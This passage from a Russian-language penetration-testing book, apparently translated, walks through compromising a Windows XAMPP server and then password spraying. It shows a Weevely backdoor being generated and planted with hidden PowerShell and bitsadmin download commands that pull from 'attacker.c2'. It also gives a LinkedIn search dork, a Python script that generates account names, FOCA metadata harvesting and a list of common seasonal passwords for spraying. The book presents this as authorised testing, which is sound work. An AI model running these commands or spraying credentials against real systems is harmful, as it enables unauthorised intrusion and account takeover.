System Idle Process              0 Services                   0         24 K
System                           4 Services                   0        444 K
smss.exe                       324 Services                   0        528 K
csrss.exe                      412 Services                   0      1,644 K
wininit.exe                    456 Services                   0        164 K
csrss.exe                      468 RDP-Tcp#0                  1      4,748 K
winlogon.exe                   496 RDP-Tcp#0                  1      1,824 K
services.exe                   552 Services                   0      4,644 K
lsass.exe                      560 Services                   0      7,840 K
lsm.exe                        568 Services                   0      3,760 K
svchost.exe                    664 Services                   0      3,432 K
svchost.exe                    724 Services                   0      3,700 K
MsMpEng.exe                    780 Services                   0     30,792 K
svchost.exe                    920 Services                   0     12,540 K
svchost.exe                    984 Services                   0     84,528 K
svchost.exe                   1008 Services                   0      5,592 K
svchost.exe                    368 Services                   0     32,148 K
svchost.exe                   1084 Services                   0     10,708 K
spoolsv.exe                   1176 Services                   0      2,704 K
svchost.exe                   1216 Services                   0      3,884 K
svchost.exe                   1300 Services                   0        528 K
svchost.exe                   1380 Services                   0      1,008 K
svchost.exe                   1452 Services                   0      1,892 K
Plex Update Service.exe       1572 Services                   0        512 K
VSSVC.exe                     2252 Services                   0        676 K
svchost.exe                   2372 Services                   0        332 K
svchost.exe                   2852 Services                   0      3,028 K
SearchIndexer.exe             2784 Services                   0      7,584 K
svchost.exe                   2888 Services                   0        448 K
taskhost.exe                  2736 RDP-Tcp#0                  1      7,068 K
dwm.exe                       2512 RDP-Tcp#0                  1      2,852 K
explorer.exe                   996 RDP-Tcp#0                  1     47,860 K
```

Рис. 3.8. Список процессов на сервере приложений

Это было просто. Теперь произвольный код у нас выполняется на сервере приложений. Мы можем получить целевой исходный код, найти базу данных, сбросить пароли, получить доступ к приложению и т. д.

Есть способ получше

Хотя вы и достигли своей цели (код выполняется на сервере) и эффективно скомпрометировали приложение (и даже больше!), возможно, у вас есть стимул копнуть глубже. Кроме того, созданная веб-оболочка довольно несовершенная, и трудно выполнять команды подряд. Если тест длится несколько дней или даже недель, с ним неудобно и трудно работать. Вам может понадобиться перенести файлы, перейти на интерактивную оболочку, перемещаться по файловой системе и т. д. По этой и по многим другим причинам следует перейти на более функциональную оболочку. И тут вступает в дело **Weevely**.

Weevely – это мощная веб-оболочка, установленная в Kali Linux по умолчанию. Использовать ее очень просто. Она генерирует запутанную, защищенную паролем PHP-оболочку, которая может заменить наш более ранний пример оболочки с функцией `system()`. Weevely предоставляет ряд полезных функциональных возможностей, которые выходят за рамки традиционной сквозной оболочки командной строки, в том числе следующие возможности:

- знакомый интерфейс терминала;
- возможность дальнейшего движения по сети;
- загрузка и скачивание файлов;
- реверсная и прямая TCP-оболочка;
- поддержка Meterpreter.

Вначале нам нужно сгенерировать новую оболочку, выполнив команду `weevely generate`.

Синтаксис выглядит так:

```
root@kali:/var/www/html# weevely generate <password>
</path/to/shell.php>
```

Weevely создаст защищенную паролем обфусцированную веб-оболочку PHP по указанному пути на нашем компьютере с Kali.

```
root@kali:/var/www/html# weevely generate ECorpAppTest11251
/var/www/html/shell.php
Generated backdoor with password 'ECorpAppTest11251' in
'/var/www/html/shell.php' of 742 byte size.
root@kali:/var/www/html#
```

Чтобы быстро обслуживать только что созданную веб-оболочку, можно запустить временный веб-сервер на нашем экземпляре Kali Linux с помощью однострочной команды. В состав Python входит модуль `SimpleHTTPServer`, который можно вызывать из терминала для обслуживания файлов по HTTP. Не нужно возиться с настройками Apache или NGINX. По умолчанию модуль `SimpleHTTPServer` передает текущее содержимое каталога в сеть.

В той же директории, что и сгенерированный Weevely файл `shell.php` (`/var/www/html`), загрузим модуль `SimpleHTTPServer`, используя опцию `-m`. Последний параметр – это порт, который будет прослушивать веб-сервер. В данном случае это порт 80.

```
root@kali:/var/www/html# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```

Самое трудное позади. Теперь нам нужно просто загрузить `shell.php` на целевой сервер, используя оболочку `xampp.php`. Есть несколько способов сделать

это. На серверах Linux почти всегда доступна команда `wget`, простая в использовании. В случае с Windows можно применять встроенный файл `bitsadmin.exe` либо более привлекательный однострочник для `powershell.exe`.

Можем использовать команду `curl` и приведенный ниже шаблон для выполнения команд PowerShell на удаленном хосте и эффективной загрузки более продвинутой оболочки Weevely. Просто нужно подключить соответствующие значения.

```
curl -G "[current shell url]" --data-urlencode
"cmd=[command to execute]" &password=ECorpAppTest11251
```

Команда для выполнения в этом случае будет выглядеть так:

```
powershell -w hidden -noni -nop -c (new-object
net.webclient).DownloadFile('http://attacker.c2/shell.php',
'c:\xampp\htdocs\xampp\test.php')
```

Чтобы выполнить загрузчик файлов PowerShell тихо и успешно, необходим ряд опций. Опция `-w` устанавливает стиль окна в значение `hidden`, что предотвращает появление любых нежелательных всплывающих окон. Опции `-nop` и `-noni` отключают соответственно загрузку профиля и взаимодействие с пользователем, обеспечивая больше скрытности при выполнении загрузчика.

Ключ `-c` принимает произвольный блок скрипта PowerShell, который должен быть выполнен. Для наших целей создадим новый объект `Net.Webclient` и вызовем его метод `DownloadFile` с источником и назначением в качестве параметров.

Приведенный в качестве примера однострочник для PowerShell извлечет содержимое оболочки Weevely из `SimpleHTTPServer` и поместит в соответствующий каталог `htdocs` на сервере приложений.

```
root@kali:/var/www/html# curl -G
http://api.ecorp.local/xampp/xampp.php --data-urlencode
"password=ECorpAppTest11251& cmd=powershell -w hidden -noni -nop -c
(new-object net.webclient).DownloadFile(
'http://attacker.c2/test.php','c:\xampp\htdocs\xampp\test.php')"

root@kali:/var/www/html#
```

У curl есть опция `--data-urlencode`, которая, как вы уже догадались, закодирует нашу команду в URL-адрес, чтобы она проходила через HTTP без каких-либо проблем. Опция `-G` гарантирует, что закодированные данные будут переданы с помощью запроса `GET`.

Ввиду того что команда PowerShell создается в отдельном процессе, простая PHP-оболочка `xampp.php` не сможет возвращать сообщения об успешном ре-

зультате или сбое. Можно убедиться, что все успешно, попытавшись подключиться к оболочке с помощью клиента Weevely.

Несмотря на то что в настоящее время это покажется необычным, вполне возможно, что PowerShell отключен или недоступен в целевой системе Windows. В этом случае использование `bitsadmin.exe` для загрузки полезных нагрузок работает просто отлично. Подбирая правильные параметры, можем взять нашу оболочку Weevely и поместить ее в папку `htdocs`.

Шаблон команды `bitsadmin`, который будем использовать, выглядит так:

```
bitsadmin /transfer myjob /download /priority high
[current shell url] [save location]
```

Как и в случае с загрузчиком PowerShell, подставляем значения переменных в своей команде и вставляем их в шаблон `curl`.

```
root@kali:/var/www/html# curl -G
http://api.ecorp.local/xampp/xampp.php --data-urlencode
"password=ECorpAppTest11251&cmd=bitsadmin /transfer myjob /download /
priority high
http://attacker.c2/shell.php c:\\xampp\\htdocs\\xampp\\test.php"
BITSADMIN version 3.0 [ 7.5.7601 ]
BITS administration utility.
(C) Copyright 2000-2006 Microsoft Corp.
BITSAdmin is deprecated and is not guaranteed to be available in
future versions of Windows.
Administrative tools for the BITS service are now provided by BITS
PowerShell cmdlets.
Transfer complete.
root@kali:/var/www/html#
```

Как ясно показывает вывод bitadmin, эта функциональность устарела. Хотя он по-прежнему доступен во всех версиях Windows, не факт, что так будет и дальше. Тем не менее предприятия несколько медленнее внедряют новые версии Windows, поэтому вы, вероятно, сможете использовать этот инструмент в течение нескольких лет.

Теперь клиент Weevely должен иметь возможность подключиться к оболочке `test.php` на удаленном хосте. Синтаксис в данном случае не требует пояснений.

```
root@kali:/var/www/html# weevely
http://api.ecorp.local/xampp/test.php ECorpAppTest11251
```

```
[+] weevely 3.2.0
[+] Target: ECORP-PRD-API01:C:\xampp\htdocs\xampp
[+] Session:
/root/.weevely/sessions/api.ecorp.local/test_0.session
[+] Shell: System shell
[+] Browse the filesystem or execute commands starts the
connection
[+] to the target. Type :help for more information.
weevely>
```

Мы можем отдавать команды в оболочке Weevely, которые будут передаваться скомпрометированному хосту напрямую.

```
weevely> whoami
ECORP-PRD-API01\Administrator
ECORP-PRD-API01:C:\xampp\htdocs\xampp $
```

Первым шагом после получения оболочки Weevely будет удаление артефакта веб-оболочки `xampp.php`, созданного ранее.

```
ECORP-PRD-API01:C:\xampp\htdocs\xampp $ del xampp.php
```

На этом этапе мы можем свободно перемещаться по серверу и собирать любую информацию, которая будет использована на более поздних этапах атаки. У нас есть полный контроль над сервером, и мы можем запускать даже более продвинутые обратные оболочки, такие как Meterpreter, если необходимо.

Даже если скомпрометированный сервер отделен от остальной части сети, у нас все равно есть доступ к коду приложения. Мы можем взломать его, чтобы собрать учетные данные сети у аутентифицированных пользователей и затем атаковать корпоративную сеть.

Все зависит от объема задачи.

Очистка

Как уже отмечалось, после того как задача выполнена, мы должны убедиться, что убрали все артефакты, которые могут представлять угрозу для клиента. Во время этой атаки мы создали три файла, которые можно использовать для атаки на клиента. Маловероятно, что кто-либо сможет использовать нашу оболочку Weevely, однако разумно удалить все, что осталось.

Созданный нами тестовый файл `phpinfo.php` также должен быть удален. Хотя он не предоставляет никакого удаленного доступа, он отображает информацию, которая может быть использована при атаке.

Таким же образом, как мы запрашивали переменные MySQL, чтобы выяснить расположение приложения на диске, злоумышленник может использо-

вать вывод phpinfo(), чтобы повысить успешность атаки с включением локального файла.

```
ECORP-PRD-API01:C:\xampp\htdocs\xampp $ del test.php phpinfo.php
ECORP-PRD-API01:C:\xampp\htdocs\xampp $ dir
[-][channel] The remote backdoor request triggers an error 404,
please verify its availability
[-][channel] The remote backdoor request triggers an error 404,
please verify its availability
ECORP-PRD-API01:C:\xampp\htdocs\xampp $
```

После удаления оболочки test.php клиент Weevely теряет возможность установить соединение, отображая сообщение об ошибке 404 в предыдущем блоке кода.

Неплохо завершить отчет, перед тем как уничтожить любое присутствие вредоносного программного обеспечения в сети.

Дополнительные ресурсы

Обратитесь к следующим ресурсам для получения дополнительной информации об инструментах и методах тестирования на проникновение:

- удобный веб-сайт копрорации Mitre, на котором собраны все общеизвестные уязвимости информационной безопасности, – http://cve.mitre.org/;
- документация по Weevely доступна на GitHub: https://github.com/epinna/weevely3.

Резюме

В этой главе мы продолжили демонстрировать, как трудно все время правильно обеспечивать безопасность. К сожалению, это было и всегда будет реальностью для большинства компаний. Однако, будучи профессиональными хакерами, мы процветаем благодаря этому.

Мы не занимались приложением напрямую, тратя бесчисленные часы на взаимодействие с API и поиски способа его компрометации, зато предположили, что основная часть усилий по усилению безопасности потрачена на само приложение. Мы рассчитывали на то, что обеспечение безопасности сервера или среды разработки – сложная задача.

Зачастую жизненный цикл разработки приложений имеет тенденцию фокусировать внимание разработчиков и администраторов на самом коде приложения, в то время как элементы управления вспомогательными системами игнорируются. Операционная система не содержит актуальных исправлений, брандмауэр открыт настежь, а инсталляции базы данных разработки подвергают приложение множеству простых, но эффективных атак.

В этой главе мы рассмотрели альтернативные способы компрометации приложения.

Сканируя сервер приложений с помощью Nmap, мы обнаружили открытую службу базы данных, которая была настроена с помощью легко угадываемого пароля. Имея доступ к соседнему сервису, мы смогли выполнить код на сервере и получить доступ к целевому приложению и многому другому.

В следующей главе рассмотрим продвинутые методы с использованием полного перебора, а также то, как оставаться незамеченными во время своих действий, где умение быть невидимым является ключевым аспектом.

Глава 4

Продвинутые способы атаки с использованием метода полного перебора

Некоторые задачи требуют большей скрытности, и самой заметной частью здесь обычно является сканирование с использованием метода полного перебора. Ищем ли мы действительные учетные данные в конкретной форме входа в систему или сканируем интересные URL-адреса, большое количество подключений к жертве за короткий промежуток времени может насторожить средства защиты, и тест завершится еще до того, как начнется.

Большинство тестов на проникновение – это операции типа «разбить и схватить». Такие виды анализа обычно ограничены во времени, и ограничение соединений, чтобы скрыть свое присутствие во время атаки методом полного перебора, может помешать операции. Для тех задач, где требуется немного больше хитрости, традиционный подход тестирования на проникновение к атакам методом полного перебора и словарным атакам может быть слишком агрессивным, и Синяя команда может посчитать это сигналом к тревоге. Если ваша цель состоит в том, чтобы оставаться незамеченными на протяжении всего задания, возможно, лучше использовать более тонкие способы, чтобы угадать пароли, или искать незащищенный веб-контент, используя словари SecLists.

В этой главе мы рассмотрим следующие темы:

- распыление подбора пароля (**password spraying**);
- сбор метаданных и опрос общедоступных сайтов;
- использование Tor для обхода систем обнаружения вторжений (СОВ);
- использование Amazon Web Services (AWS) для обхода СОВ.

Распыление подбора пароля

Распространенная проблема, возникающая при атаке методом полного перебора с целью заполучить учетные данные, заключается в том, что внутрен-

няя система аутентификации может просто заблокировать целевую учетную запись после слишком большого количества недопустимых попыток за короткий промежуток времени. Служба каталогов корпорации Microsoft **Active Directory** (AD) имеет политики по умолчанию, установленные для всех пользователей, которые поступают именно так. Типичная политика достаточно жесткая. Атака на одну учетную запись с большим списком паролей очень трудоемка для большинства злоумышленников, причем практически нет надежды на то, что вложения окупятся. Под действие этих политик будут подпадать приложения, которые интегрируют аутентификацию с AD, и традиционные атаки методом полного перебора могут привести к блокировке учетной записи, к потенциальному запуску оповещений со стороны средств защиты и, безусловно, к появлению сигналов тревоги, блокируя пользователя.

Существует хитрый способ обойти некоторые элементы контроля блокировки, а также увеличить шансы на успех. Он носит название «реверсивная атака методом полного перебора или распылением пароля». Идея проста и основана на том факте, что нам как злоумышленникам обычно нужен только один набор учетных данных, чтобы скомпрометировать приложение или среду, в которой они находятся. Вместо того чтобы атаковать только одного пользователя и подвергать себя риску, потому что его учетная запись может быть заблокирована, мы нацеливаемся на нескольких известных действительных пользователей с меньшим, более целенаправленным списком паролей. Пока мы поддерживаем количество попыток для каждой учетной записи ниже порога срабатывания политики блокировки, мы успешно избежим инициирования предупреждений. Распыление пароля полезно не только при попытке получить доступ к веб-приложению, виртуальной частной сети организации или **Outlook Web Access** (OWA – веб-клиент для доступа к серверу совместной работы Microsoft Exchange), но также может использоваться и в случае с любой другой системой входа в приложение. Хотя политики блокировки почти наверняка действуют для приложений, интегрируемых с AD, они могут присутствовать и в других приложениях с автономными механизмами аутентификации.

Чтобы правильно осуществить такую атаку, необходим большой список допустимых имен пользователей в форме адресов электронной почты или знакомого формата `DOMAIN\ID`.

Работать с легитимными пользователями или именами аккаунтов проще, чем кажется. Не имея дампа базы, полученного с помощью SQL- или **LDAP**-инъекции (Lightweight Directory Access Protocol – легкорасширяемый протокол доступа к каталогам), отметим, что первое место, где нужно искать, – это общедоступные сайты компании-жертвы. Обычно есть много подсказок относительно того, как компания структурирует имена учетных записей или идентификаторы пользователей. Адреса электронной почты, чаще всего используемые в приложениях, интегрируемых с AD, имеют формат `ldap@company.com`. Их можно найти на страницах «Контакты», «О нас» или «Команда». Неко-

торую информацию об учетной записи также можно обнаружить в исходном коде, обычно в библиотеках JavaScript, HTML или CSS для общедоступных веб-приложений.

Ниже приведен пример библиотеки JavaScript, содержащей полезную информацию при создании списка учетных записей, который будет использоваться при выполнении атаки с использованием распыления пароля.

```
/**
* slapit.js
*
* @requires jQuery, Slappy
*
* @updated klibby@corp on 12/12/2015
*/
(function(){
var obj = $('.target');
/* @todo dmurphy@corp: migrate to Slappy2 library */
var slap = new Slappy(obj, {
slide: false,
speed: 300
});
slap.swipe();
)();
```

Предыдущий код не только дает нам по крайней мере две учетные записи, которые могут стать целями нашей атаки, но и подсказывает, как структурированы имена учетных записей пользователей. Если посмотрим контактную информацию на странице «Встреча с руководителями», то сможем сделать обоснованные предположения относительно того, какими могут быть имена учетных записей этих сотрудников.

Распространенные форматы имен пользователей, особенно для аутентификации на базе LDAP, таковы:

- `Имя.Фамилия`;
- `[Первая буква имени]Фамилия`;
- `Фамилия[Первая буква имени]`;
- `ИмяФамилия`.

Можем добавить в список потенциальных пользователей любые контактные электронные письма, перечисленные на общедоступном сайте, чтобы осуществить атаку с помощью распыления. Скорее всего, они соответствуют их учетным данным. Например, если мы обрабатываем тонну электронных писем компании в формате `david.lightman@antihacker.com` и больше нам ничего не известно, можно создать список пользователей, содержащий следующие записи:

- david.lightman;
- dlightman;
- lightmand;
- davidl;
- davidlightman.

Некоторые компании также приняли решение ограничить имена учетных записей своих сотрудников до восьми или менее символов, что упрощает подготовку учетных записей для тех устаревших систем, которые не поддерживают длинные имена учетных записей. Распространенные имена сотрудников, такие как Джон Смит, в крупных организациях тоже могут приводить к конфликтам, и обычно это разрешается путем добавления числа к имени учетной записи.

По этим причинам нам также следует внести в список несколько таких вариантов:

- dlightma;
- dlightm2;
- dlightm3.

Еще мы должны знать, сколько неудачных попыток аутентификации готовы предпринять. Несмотря на то что нам удастся избежать блокировки учетной записи путем распыления десяти вариантов имени пользователя с одним паролем, мы также создадим как минимум девять неудачных попыток аутентификации, если только одно из этих имен является действительным. Если мы нацелены на 300 сотрудников с десятью вариантами для каждого, это довольно высокий показатель ошибок аутентификации, что может запустить систему обнаружения вторжений и сообщить средствам защиты о наших действиях.

Спросим LinkedIn

LinkedIn также является отличным источником имен сотрудников, который мы можем использовать для создания эффективного списка имен учетных записей. Небольшой трюк с запросом к Google может дать все публичные профили LinkedIn лиц, которые публично заявили, что они работают в компании, являющейся объектом нашей атаки. Под трюком с запросом Google понимается искусство использования поисковых терминов в запросе для получения интересной информации, которую поисковый гигант проиндексировал за эти годы. Например, если мы нацелены на Yahoo!, то можем сфокусировать наш поисковый запрос Google, чтобы он возвращал отфильтрованный список имен сотрудников, используя модификаторы запросов site и inurl.

```
site:linkedin.com inurl:"/pub/" -inurl:"/dir/" "at [Target Company]"
```

Модификаторы и их параметры разделяются двоеточием (:), а также могут иметь префикс в виде знака минус (-), чтобы указать, следует ли включать или исключать значение из результатов. Модификатор `inurl` может дать указание Google возвращать только результаты поиска, которые содержат определенную строку в проиндексированном URL-адресе. И наоборот, модификатор `-inurl` исключит результаты, содержащие конкретную строку в URL-адресе. Также можно заключить поисковые термины в кавычки, чтобы указать, что нам нужны результаты, соответствующие точной строке.

В нашем примере мы ищем проиндексированные профили LinkedIn, которые содержат слова `/pub/` в URL-адресе и `"at Yahoo"` где-то в теле. Используя обратный модификатор `-inurl`, мы также исключаем URL-адреса, содержащие `/dir/`, чтобы результаты содержали профили сотрудников, а не каталоги. Поиск ограничен и доменом `linkedin.com` с использованием модификатора сайта. Результаты должны содержать текст, который предполагает, что пользователь работает в компании.




Рис. 4.1. Пример трюка с запросом к Google

Имена сотрудников, возвращаемые поисковым запросом, можно собрать и сохранить в текстовом файле `linkedin.txt` для обработки в формате `First [space] Last`. Для осуществления атаки нам потребуется преобразовать запи-

си First Last в текстовом файле в имена потенциальных учетных записей. Это можно сделать быстро с помощью небольшого количества кода, написанного на Python.

Сначала нужно открыть файл linkedin.txt в режиме чтения (r) и сохранить указатель на него в переменной fp, как показано ниже.

```
with open("linkedin.txt", 'r') as fp:
```

Можно использовать цикл for для итерации содержимого переменной fp с помощью функции iter. Это позволит нам перебрать каждую строку в текстовом файле, сохраняя соответствующее значение в переменной name для каждого цикла.

```
    for name in iter(fp):
```

Далее для каждой строки, предположительно содержащей разделенные пробелами имя и фамилию, мы можем разделить split() их пробелом (' ').

```
        first, last = name.strip().lower().split(' ')
```

Переменные first и last будут содержать ожидаемые значения в нижнем регистре и очищены от любых лишних пробелов после вызова функций strip() и lower().

Затем можно вывести потенциальное имя пользователя, используя правила форматирования, которые мы установили ранее. Применяя оператор print и сочетание переменных first и last, мы без труда выведем их на экран.

```
        print first + "." + last # david.lightman
        print first + last # davidlightman
```

В конце мы также выведем комбинацию первых букв имени и фамилии, а также не более восьми символов имени каждого сотрудника.

```
        fl = first[0] + last
        lf = last + first[0]
        print fl # dlightman
        print lf # lightmand

        print fl[:8] # dlightma
        print fl[:7] + "2" # dlightm2
        print fl[:7] + "3" # dlightm2
        print lf[:8] # davidlig
        print lf[:7] + "2" # davidli2
        print lf[:7] + "3" # davidli3
```

Сохраним полученный скрипт в файле name2account.py, который должен выглядеть так:

```
with open("linkedin.txt", "r") as fp:

   for name in iter(fp):
      first, last = name.strip().lower().split(" ")
      print first + "." + last # david.lightman
      print first + last # davidlightman

      fl = first[0] + last
      lf = last + first[0]
      print fl # dlightman
      print lf # lightmand

      print fl[:8] # dlightma
      print fl[:7] + "2" # dlightm2
      print fl[:7] + "3" # dlightm2
      print lf[:8] # davidlig
      print lf[:7] + "2" # davidli2
      print lf[:7] + "3" # davidli3
```

Осталось только запустить скрипт и посмотреть на результат, как показано на рисунке.




Рис. 4.2. Запуск генератора учетных записей

Чтобы использовать этот вывод в ходе атаки, перенаправим его в другой текстовый файл, который впоследствии будет импортирован в Burp или ZAP, с помощью этой команды:

```
root@kali:~/tools# python name2account.py > target_accounts.txt
```

Метаданные

Также можно собрать действительные имена пользователей, проанализировав наш список пользователей, просмотрев то, что доступно в интернете. Публично проиндексированные документы являются хорошим источником идентификаторов пользователей, поскольку они часто содержат ценные метаданные либо в тексте, либо где-то в заголовке файла. Когда сотрудники компании создают документы Microsoft Office и Adobe PDF, среди множества других типов программного обеспечения для создания документов по умолчанию они сохраняют имя текущего пользователя, вошедшего в систему, в качестве автора файла в метаданных. Эти документы не должны быть совершенно секретными – это могут быть листовки и маркетинговые материалы. Это могут быть общедоступные данные, предназначенные для совместного использования, и мы можем использовать автоматически заполненные метаданные для осуществления наших атак с использованием распыления паролей.

FOCA (Fingerprinting Organizations with Collected Archives) – прекрасная утилита от компании **ElevenPaths**, которая анализирует результаты поисковых систем на предмет наличия проиндексированных документов, таких как файлы PDF, Excel или Word. Эти файлы, как правило, содержат ценную информацию в своих метаданных. Информация об авторе обычно находится в полях AD и ID.

Не обязательно это будет имя пользователя домена (может быть адрес электронной почты), но данная информация важна для нас, когда мы создаем целевой список учетных записей.

С помощью FOCA можно быстро запустить поиск всех общедоступных документов для нашей цели и в один клик проанализировать их метаданные.

Вы заметите, что здесь запрос аналогичен тому, что мы использовали в LinkedIn, потому что за кулисами FOCA будет применять взлом поисковой системы и работать не только с Google, но и с Bing и другими информационными каталогами.

В приведенном ниже примере мы ищем общедоступные документы с сайта vancouver.ca и анализируем их метаданные. FOCA скачает каждый PDF-файл, проанализирует заголовок и сохранит всех найденных пользователей в левом столбце в разделе **Metadata Summary** (Сводка метаданных).

Эти ценные данные можно экспортировать в файл, который будет использоваться в ходе атаки с распылением пароля. Эти документы не только дают нам действительные учетные записи, но и подсказывают, как выглядит структура имен пользователей компании. Можно объединить эти знания с результатами скрапинга LinkedIn и создать подходящие списки целевых учетных записей, сводя к минимуму число ошибок аутентификации.




Рис. 4.3. Публично проиндексированные документы в FOCA

FOCA можно загрузить со страницы https://www.elevenpaths.com/labstools/foca/index.html или на GitHub: https://github.com/ElevenPaths/FOCA.

Кассетная бомба

Для того чтобы провести атаку методом распыления пароля, необходим простой способ передать на выбранную систему запросы по списку пользователей, а также небольшой, но конкретный список паролей. Нам также нужно иметь возможность ограничивать частоту попыток, если это необходимо, чтобы наши атаки не обнаружили.

У модуля Intruder из Burp Suite есть несколько вариантов доставки полезной нагрузки, в том числе тип атаки под названием «кассетная бомба». Данный тип атаки позволяет указать несколько позиций в нашем HTTP-запросе, куда можем вставить свои полезные нагрузки. Нарушитель будет отправлять запрос для каждой возможной комбинации, что идеально подходит для атак методом распыления пароля.

Список паролей будет гораздо более сфокусированным, и, вместо того чтобы использовать огромный словарь `rockyou.txt` для каждого из имен пользователей, мы составим более короткий список наиболее часто применяемых значений.

Когда пользователи забывают свои пароли, они обращаются в службу технической поддержки и запрашивают сброс пароля. Обычно вместо сложной процедуры сброса работники службы поддержки меняют пароль на что-нибудь

простое, чтобы его можно было продиктовать по телефону и сотрудник мог быстро войти в систему и снова приступить к работе. Распространенная схема паролей выглядит так: `[Текущее время года] [Текущий год]`. Пароль типа `Fall2017` легко сообщить по телефону, и он будет соответствовать большинству политик сложности паролей. Иногда туда же можно добавить специальный символ: `Fall@2017` или `Fall2017!`.

На самом деле здесь нет риска, если пользователь входит в систему и сразу же сбрасывает пароль. В AD есть опция технической поддержки, которая требует от пользователя сменить пароль после первого успешного входа в систему. К сожалению, устаревшие системы и сложные схемы аутентификации не всегда поддерживают сброс пароля при первом входе в систему, что вынуждает организации требовать от пользователей, чтобы они делали это вручную. Большинство пользователей сразу же сбрасывает пароль, однако некоторые этого не делают, и обычно требуется всего один пользователь, который может совершить ошибку.

Пароли, которые чаще всего используются, выглядят так:

- `Fall2017`
- `Fall17`
- `Fall2017!`
- `Fall@2017`
- `Summer2017`
- `Summer17`
- `Summer2017!`
- `Summer@2017`
- `Spring2017`
- `Spring17`
- `Spring2017!`
- `Spring@2017`

Мы также можем проявить смекалку при создании списка паролей. Если нам что-то известно о требованиях к паролям приложения, мы можем исключить пароли, которые требованиям не соответствуют. Возможно, штаб-квартира компании, на которую направлена атака, находится в регионе, где слово `autumn` встречается чаще, чем слово `fall`, и в этом случае мы вносим соответствующие коррективы.

Важно также рассмотреть возможность блокировки учетной записи. В ходе атаки с помощью модуля Intruder будет сгенерировано столько запросов на аутентификацию для каждого пользователя, сколько паролей в списке, а это означает, что мы можем вызвать блокировку учетных записей. Intruder проверит первый пароль в списке для каждого имени пользователя, пока не дойдет до конца, и начнет снова. Затем он проверит второй пароль, третий и т. д., пока список паролей не закончится. Если мы не ограничим количество запросов для

каждого имени пользователя, то рискуем нарваться на блокировку аккаунта и оповещение средств защиты.

Как только у нас появится список паролей и имен пользователей, можем приступить к атаке, используя модуль Intruder. В нашем случае будем атаковать приложение, доступное на `target.org.local`, через порт 80, как показано на рисунке.

